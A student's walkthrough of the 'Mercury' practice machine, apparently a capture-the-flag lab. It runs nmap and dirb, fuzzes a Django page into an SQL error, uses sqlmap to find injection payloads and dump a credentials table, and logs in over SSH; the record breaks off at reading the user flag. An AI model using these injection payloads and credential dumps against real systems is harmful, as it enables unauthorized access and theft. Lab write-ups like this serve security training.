


Ethical Hacking Practice #2: Mercury Writeup

Clay Jones

Objective:

Get the credentials to both accounts on the machine.

Step 1:




The screenshot shows the Wireshark interface with the following details:

- File Actions Edit View Help
- Currently scanning: 192.168.62.0/16 | Screen View: Unique Hosts
- 5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300
- Table header: IP At MAC Address Count Len MAC Vendor / Hostname
- Data:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	08:00:27:28:13:18	2	120	PCS Systemtechnik GmbH
192.168.1.106	08:00:27:57:58:47	1	60	PCS Systemtechnik GmbH
192.168.1.107	08:00:27:74:04:59	2	120	PCS Systemtechnik GmbH

First, I needed to identify the IP address of the machine.


Step 2:



```
(clay㉿kali)-[~]
$ nmap -sV 192.168.1.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 19:35 EST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 19:36 (0:00:11 remaining)
Nmap scan report for 192.168.1.107
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http-proxy   WSGIServer/0.2 CPython/3.8.2
1 service unrecognized despite returning data. If you know the service/version, please submit t
```

I conducted a service scan on the IP to see the open ports.

Step 3:



Since the HTTP port was open, I typed the IP into the browser to see if a web server was up. As you can see, this website is still in the development stage!

Step 4:

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.61 seconds

[clay@kali:~]
$ dirb http://192.168.1.107:8080 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver


START_TIME: Mon Dec  9 19:44:10 2024
URL_BASE: http://192.168.1.107:8080/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612
— Scanning URL: http://192.168.1.107:8080/ —
+ http://192.168.1.107:8080/robots.txt (CODE:200|SIZE:26)

END_TIME: Mon Dec  9 19:44:29 2024
DOWNLOADED: 4612 - FOUND: 1
```


I then used a tool that was new to me called “dirb” which is an online directory scanner. This command was combined with a common word text file provided by Kali Linux. This looked through the directory and found a file called robot.txt.

Step 5:




We added the /robots.txt to the link and nothing showed up so I did /admin to attempt some fuzzing and this screen was shown. I saw there was a path called mercuryfacts/.

Step 6:




Still in development.

- Mercury Facts: [Load a fact.](#)
- Website Todo List: [See list.](#)



Once that path was typed in we opened the page.

Step 7:



The screenshot shows a browser window with the URL `http://192.168.1.107:8080/mercuryfacts/1'`. The page title is "ProgrammingError at /mercuryfacts/1'". The error message is: "(1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1")". Below the error message, there is a detailed stack trace and configuration information.


Request Method: GET
Request URL: http://192.168.1.107:8080/mercuryfacts/1'
Django Version: 3.1
Exception Type: ProgrammingError
Exception Value: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1")
Exception Location: /usr/local/lib/python3.8/dist-packages/MySQLdb/connections.py, line 259, in query
Python Executable: /usr/bin/python3
Python Version: 3.8.2
Python Path: ['/home/vkmaster/mercury_proj', '/usr/lib/python38.zip', '/usr/lib/python3.8', '/usr/lib/python3.8/lib-dynload', '/usr/local/lib/python3.8/dist-packages', '/usr/lib/python3/dist-packages']
Server time: Tue, 10 Dec 2024 00:50:16 +0000

Traceback [Switch to copy-and-paste view](#)

```
/usr/local/lib/python3.8/dist-packages/django/db/backends/utils.py, line 82, in _execute
    82.     return self.cursor.execute(sql)
▶ Local vars
/usr/local/lib/python3.8/dist-packages/django/db/backends/mysql/base.py, line 73, in execute
    73.     return self.cursor.execute(query, args)
▶ Local vars
/usr/local/lib/python3.8/dist-packages/MySQLdb/cursors.py, line 206, in execute
    206.         res = self._query(query)
▶ Local vars
```

In this step, I tried more attempts at fuzzing. I added a “ ‘ “ next to the one and a programming error showed up. As shown, there is a SQL error. Afterwards, I needed to check for SQL vulnerabilities.

Step 8:



```
[19:52:29] [INFO] testing 'Generic inline queries'
[19:52:29] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[19:52:29] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[19:52:29] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[19:52:29] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE or HAVING clause (EXP)'
[19:52:29] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[19:52:29] [INFO] URI parameter '#1*' is 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[19:52:29] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[19:52:29] [INFO] testing 'MySQL > 5.6.12 stacked queries (comment)'
[19:52:29] [INFO] URI parameter '#1*' appears to be 'MySQL > 5.6.12 stacked queries (comment)' injectable
[19:52:29] [INFO] testing 'MySQL > 5.6.12 stacked queries (comment)' injectable
[19:52:29] [INFO] URI parameter '#1*' appears to be 'MySQL > 5.6.12 AND time-based blind (query SLEEP)' injectable
[19:52:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:52:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:52:29] [INFO] target URL appears to have 1 column in query
[19:52:29] [INFO] target URL appears to have 1 column in query
[19:52:29] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points(s) with a total of 45 HTTP(s) requests:

Parameters: #1 (URI)

Type: AND-based blind
Title: AND boolean-based blind
Payload: http://192.168.1.107:8080/mercuryfacts/1 AND 5734=5734

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: http://192.168.1.107:8080/mercuryfacts/1 AND GTID_SUBSET(CONCAT(0x716b786271,(SELECT (ELT(9257=9257,1))),0x7162786a71),9257)

Type: stacked queries
Title: MySQL > 5.6.12 stacked queries (comment)
Payload: http://192.168.1.107:8080/mercuryfacts/1;SELECT SLEEP(5);


Type: time-based blind
Title: MySQL > 5.6.12 AND time-based blind (query SLEEP)
Payload: http://192.168.1.107:8080/mercuryfacts/1 AND (SELECT 3976 FROM (SELECT(SLEEP(5)))uydc)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: http://192.168.1.107:8080/mercuryfacts/1 UNION ALL SELECT CONCAT(0x716b786271,0x4d54d4a6d4a567a4e6545954466a646d726d616554657a546a776e48597861574d49667a7a5450,0x7162786a71)--

[19:52:59] [INFO] the back-end DBMS is MySQL
[19:52:59] [INFO] back-end DBMS: MySQL > 5.6
[19:52:59] [INFO] fetched data logged to text files under '/home/clay/.local/share/sqlmap/output/192.168.1.107'
[19:52:59] [WARNING] your sqlmap version is outdated
[*] ending @ 19:52:59 /2024-12-09/
```

I ran a sqlmap command `sqlmap -u http://<targetaddress:8080>/mercuryfacts/1 -D mercury --dump` on the browser link to test for vulnerabilities. It showed that a sql vulnerability was available.

Step 9:



id	password	username
1	johnny1987	john
2	lovemykids111	laura
3	lovemybeer111	sam
4	mercuryisthesizeof0.056Earths	webmaster

Since the injection worked, I ran the `--dump-all` command to show the database and I found the login credentials.

Step 10:



```
ssh -connect to host 192.168.1.107 port 22: Network is unreachable
[clay@kali:~]
$ ssh webmaster@192.168.1.107
The authenticity of host '192.168.1.107 (192.168.1.107)' can't be established.
ED25519 key fingerprint is SHA256:mHtkLhyH54cyFlptygnwz7NYpEtepNNVAT8qzcUK.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Could not create directory '/home/clay/.ssh' (No space left on device).
Failed to add the host to the list of known hosts (/home/clay/.ssh/known_hosts).
webmaster@192.168.1.107's password:
Permission denied, please try again.
webmaster@192.168.1.107's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


 System information as of Tue 10 Dec 01:08:25 UTC 2024
              Status      Processes:          116
 Usage of /:   66.7% of 4.86GB  Users logged in:    0
               Memory usage: 32%           IPv4 address for enp0s3: 192.168.1.107
               Swap usage:  0%
22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep 1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

Since port 22 was open and the credentials were found, I could SSH to gain access.

Step 11:



```
Last login: Tue Sep 1 13:57:14 2020 from 192.168.31.136
[webmaster@mercury:~]$ whoami
webmaster
[webmaster@mercury:~]$ ls -l
total 8
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28 2020 mercury_proj
-rw-r--r-- 1 webmaster webmaster 45 Sep 1 2020 user_flag.txt
[webmaster@mercury:~]$ cat user_flag.txt

